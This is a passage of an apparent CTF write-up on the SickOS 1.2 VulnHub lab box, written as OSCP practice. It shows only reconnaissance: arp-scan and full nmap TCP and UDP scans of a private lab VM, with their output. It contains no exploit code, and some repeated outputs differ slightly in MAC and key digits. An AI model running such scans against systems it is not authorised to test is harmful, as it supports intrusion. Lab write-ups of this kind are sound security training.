15 SEPTEMBER 2017 / OSCP

CTF / Boot2Root / SickOS 1.2

If you've not figured out, this is a write-up and will contain spoilers

NOTES

Part of my OSCP pre-pwk-pre-exam education path, this is one of many recommended unofficial practice boxes. SickOs 1.2 details (https://www.vulnhub.com/entry/sickos-12,144/). I'm not a professional penetration tester and I'll probably fall down many rabbit holes but these are my notes and thought process.

I'll follow this official OSCP exam guide and avoid using Metasploit as much as possible to aid my learning. See notes below;

OSCP Metasploit Usage


> *You can only use Metasploit Auxiliary, Exploit, and Post modules against one target >machine of your choice.*
>
> *You may use the following against all of the target machines:*
>
> - multi handler (aka exploit/multi/handler)
> - msfvenom
> - pattern_create.rb
> - pattern_offset.rb

OSCP Exam Restrictions

> *You cannot use any of the following on the exam:*
>
> - Spoofing (IP, ARP, DNS, NBNS, etc)
> - Commercial tools or services (Metasploit Pro, Burp Pro, etc.)
> - Automatic exploitation tools (e.g. db_autopwn, browser_autopwn, SQLmap, SQLninja >etc.)
> - Mass vulnerability scanners (e.g. Nessus, NeXpose, OpenVAS, Canvas, Core Impact, >SAINT, etc.)
> - Features in other tools that utilize either forbidden or restricted exam >limitations

I used OneNote for screenshots/note taking and Kali 64 bit Mate.


Something to listen to: Metal Gear Solid V OST



Metal Gear Solid V: The...
Carlos Astete

1 Sins of The Father 4:54
Donna Burke

2 Quiet's Theme 2:53
Stefanie Joosten




3 Not Your Kind Of People 4:57
Garbage

4 Nuclear 5:03
Mike Oldfield

5 Elegia - 2015 Remaster 4:56
New Order

6 The Man Who Sold the W... 5:43
Midge Ure



```
root@kali:~# ssh 10.20.30.128
The authenticity of host '10.20.30.128 (10.20.30.128)' can't be established.
ECDSA key fingerprint is SHA256:jltI6lCnaj6Ef0DsVMo1PVZCPyfw1MAba7V9x4mpECc.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '10.20.30.128' (ECDSA) to the list of known hosts.
 .oooooo..o  o8o            oooo          .oooooo.                 .o        .oooo.
d8P'    `Y8  `"'            `888         d8P'  `Y8b              o888      .dP""Y88b
Y88bo.      oooo   .ooooo.   888  oooo  888      888  .oooo.o     888            ]8P'
 `"Y8888o.  `888  d88' `"Y8  888 .8P'   888      888 d88(  "8     888          .d8P'
     `"Y88b  888  888        888888.    888      888 `"Y88b.      888        .dP'
oo     .d8P  888  888   .o8  888 `88b.  `88b    d88' o.  )88b     888  .o. .oP     .o
8""88888P'  o888o `Y8bod8P' o888o o888o  `Y8bood8P'  8""888P'    o888o Y8P 8888888888


                                                                By @D4rk36
root@10.20.30.128's password: 
```

Verify the *.zip using PowerShell with get-filehash


```
get-filehash .\sick0s1.2.zip -algorithm SHA1 | format-list
Algorithm : SHA1
Hash      : 9F45F7C060E15DC6BB93C1CF39EFDD75125E30A0
Path      : D:\Downloads\sick0s1.2.zip
```

9f45f7c060e15dc6bb93c1cf39efdd75125e30a0 - match. Extract, load and power on.

ENUMERATION

Start off by finding the IP of the box. Its set up to use a DHCP lease as per the download instructions

```
arp-scan 10.20.30.0/24
```




```
root@kali:~# arp-scan 10.20.30.0/24
Interface: eth0, datalink type: EN10MB (Ethernet)
Starting arp-scan 1.9 with 256 hosts (http://www.nta-monitor.com/tools/arp-scan/)
10.20.30.1      00:50:56:c0:00:13       VMware, Inc.
10.20.30.128    00:0c:29:65:3e:e0       VMware, Inc.
10.20.30.254    00:50:56:f0:cb:12       VMware, Inc.

3 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.9: 256 hosts scanned in 2.330 seconds (109.87 hosts/sec). 3 responded
```


```
Ending arp-scan 1.9: 256 hosts scanned in 2.330 seconds (109.87 hosts/sec). 3 responded
root@kali:~# ifconfig
```

Once found, start a TCP port scan.

```
nmap -T4 -A -p- 10.20.30.128
```




```
root@kali:~# nmap -T4 -A -p- 10.20.30.128

Starting Nmap 7.40 ( https://nmap.org ) at 2017-09-03 09:59 BST
Nmap scan report for 10.20.30.128
Host is up (0.00031s latency).
Not shown: 65533 filtered ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 5.9p1 Debian 5ubuntu1.8 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 ba:86:f5:ce:cc:83:df:a6:3f:fd:c1:34:bb:7e:62:ab (RSA)
```




```
|   2048 ba:86:f5:ee:cc:83:df:a6:3f:fd:c1:34:bb:7e:62:ab (RSA)
|_  256 a1:6c:fa:18:da:57:1d:33:2c:52:e4:ec:97:e2:9e:af (ECDSA)
80/tcp open  http    lighttpd 1.4.28
|_http-server-header: lighttpd/1.4.28
|_http-title: Site doesn't have a title (text/html).
MAC Address: 00:0C:29:65:3E:E0 (VMware)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.10 - 4.2, Linux 3.16 - 4.6, Linux 3.2 - 4.6
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT     ADDRESS
1   0.31 ms 10.20.30.128

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 109.48 seconds
root@kali:~# 
```

Left a UDP scan going just in case.

```
nmap -T4 -sU -p- 10.20.30.128
```



```
root@kali:~# nmap -T4 -sU -p- 10.20.30.128

Starting Nmap 7.40 ( https://nmap.org ) at 2017-09-03 10:33 BST
Stats: 0:04:37 elapsed; 0 hosts completed (1 up), 1 undergoing UDP Scan
UDP Scan Timing: About 19.92% done; ETC: 10:55 (0:17:41 remaining)
Stats: 0:04:38 elapsed; 0 hosts completed (1 up), 1 undergoing UDP Scan
UDP Scan Timing: About 20.05% done; ETC: 10:55 (0:17:41 remaining)
Stats: 0:04:39 elapsed; 0 hosts completed (1 up), 1 undergoing UDP Scan
UDP Scan Timing: About 20.08% done; ETC: 10:55 (0:17:38 remaining)
Stats: 0:04:39 elapsed; 0 hosts completed (1 up), 1 undergoing UDP Scan
UDP Scan Timing: About 20.10% done; ETC: 10:55 (0:17:38 remaining)
Stats: 0:04:39 elapsed; 0 hosts completed (1 up), 1 undergoing UDP Scan
UDP Scan Timing: About 20.11% done; ETC: 10:55 (0:17:40 remaining)
Stats: 0:04:40 elapsed; 0 hosts completed (1 up), 1 undergoing UDP Scan
UDP Scan Timing: About 20.20% done; ETC: 10:55 (0:17:39 remaining)
Stats: 0:08:37 elapsed; 0 hosts completed (1 up), 1 undergoing UDP Scan
UDP Scan Timing: About 37.67% done; ETC: 10:55 (0:13:55 remaining)
Stats: 0:09:20 elapsed; 0 hosts completed (1 up), 1 undergoing UDP Scan
UDP Scan Timing: About 40.91% done; ETC: 10:55 (0:13:10 remaining)
Stats: 0:09:23 elapsed; 0 hosts completed (1 up), 1 undergoing UDP Scan
UDP Scan Timing: About 41.16% done; ETC: 10:55 (0:13:08 remaining)
Stats: 0:16:46 elapsed; 0 hosts completed (1 up), 1 undergoing UDP Scan
UDP Scan Timing: About 74.60% done; ETC: 10:55 (0:05:38 remaining)
Stats: 0:16:46 elapsed; 0 hosts completed (1 up), 1 undergoing UDP Scan
UDP Scan Timing: About 74.60% done; ETC: 10:55 (0:05:38 remaining)
Stats: 0:16:47 elapsed; 0 hosts completed (1 up), 1 undergoing UDP Scan
UDP Scan Timing: About 74.65% done; ETC: 10:55 (0:05:38 remaining)
Stats: 0:16:47 elapsed; 0 hosts completed (1 up), 1 undergoing UDP Scan
UDP Scan Timing: About 74.68% done; ETC: 10:55 (0:05:37 remaining)
Nmap scan report for 10.20.30.128
Host is up (0.00031s latency).
All 65535 scanned ports on 10.20.30.128 are open|filtered
MAC Address: 00:0C:29:65:3E:F0 (VMware)
```




```
Nmap done: 1 IP address (1 host up) scanned in 1341.60 seconds
root@kali:~# _
```


Key findings are below;

```
22/tcp open  ssh     OpenSSH 5.9p1 Debian 5ubuntu1.8 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 ba:86:f5:ee:cc:83:df:a6:3f:fd:c1:34:bb:7e:62:ab (RSA)
|_  256 a1:6c:fa:18:da:57:1d:33:2c:52:e4:ec:97:e2:9e:af (ECDSA)

80/tcp open  http    lighttpd 1.4.28
|_http-server-header: lighttpd/1.4.28
|_http-title: Site doesn't have a title (text/html).
```

Browsing to the HTTP server on port 80



Mozilla Firefox
http://10.20.30.128/
10.20.30.128
WHAT IF COMPUTER VIRUSES
